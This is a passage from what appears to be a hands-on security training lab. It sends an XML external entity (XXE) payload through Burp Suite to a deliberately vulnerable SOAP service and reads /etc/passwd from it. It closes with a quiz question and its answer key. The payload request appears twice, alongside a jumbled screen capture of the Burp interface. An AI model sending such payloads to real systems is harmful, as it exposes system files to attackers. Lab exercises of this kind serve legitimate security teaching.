Content-Type: text/xml;charset=UTF-8
Host: Host: 192.168.0.19:8080
Content-Length: 569
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY exploit SYSTEM "file:///etc/passwd">]>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:examples:usernameservice">
<soapenv:Header/>
<soapenv:Body>
<urn:Username soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<username xsi:type="xsd:string">&exploit;</username>
</urn:Username>
</soapenv:Body>
</soapenv:Envelope>


Applications Places System
Fri Jan 17, 02:54
Burp Suite Community Edition v2023.7.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
4 × 6 ×
Send Cancel
Target: http://192.168.0.19:8080 HTTP/1
Request
Pretty Raw Hex
POST /dvwsuserservice/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4164.0 Safari/537.36 autochrome/red
Connection: close
SOAPAction: Username
Content-Type: text/xml;charset=UTF-8
Host: Host: 192.168.0.19:8080
Content-Length: 569
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY exploit SYSTEM "file:///etc/passwd">]>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:examples:usernameservice">
<soapenv:Header/>
<soapenv:Body>
<urn:Username soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
Response
Pretty Raw Hex Render
Inspector
Search... 0 matches
Search... 0 matches
Ready

1. Click **Send**. Verify that the server returns the contents of `/etc/passwd`, confirming vulnerable external entity processing.



1. Close all open browser and terminal windows on Parrot Security and Ubuntu.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 6.1.1.1** On the Ubuntu machine, launch the DVWS application. Then, using a Parrot Security machine, perform a network scan on the Ubuntu machine with Nmap. Utilize Burp Suite to identify critical data points, including API endpoints, service details, and the application structure of DVWS, accessible at `http://192.168.0.19:8080/`. Finally, determine the service running on port 9090 of the Ubuntu machine. [!SUCCESS] ✅ **Answer:** **zeus-admin**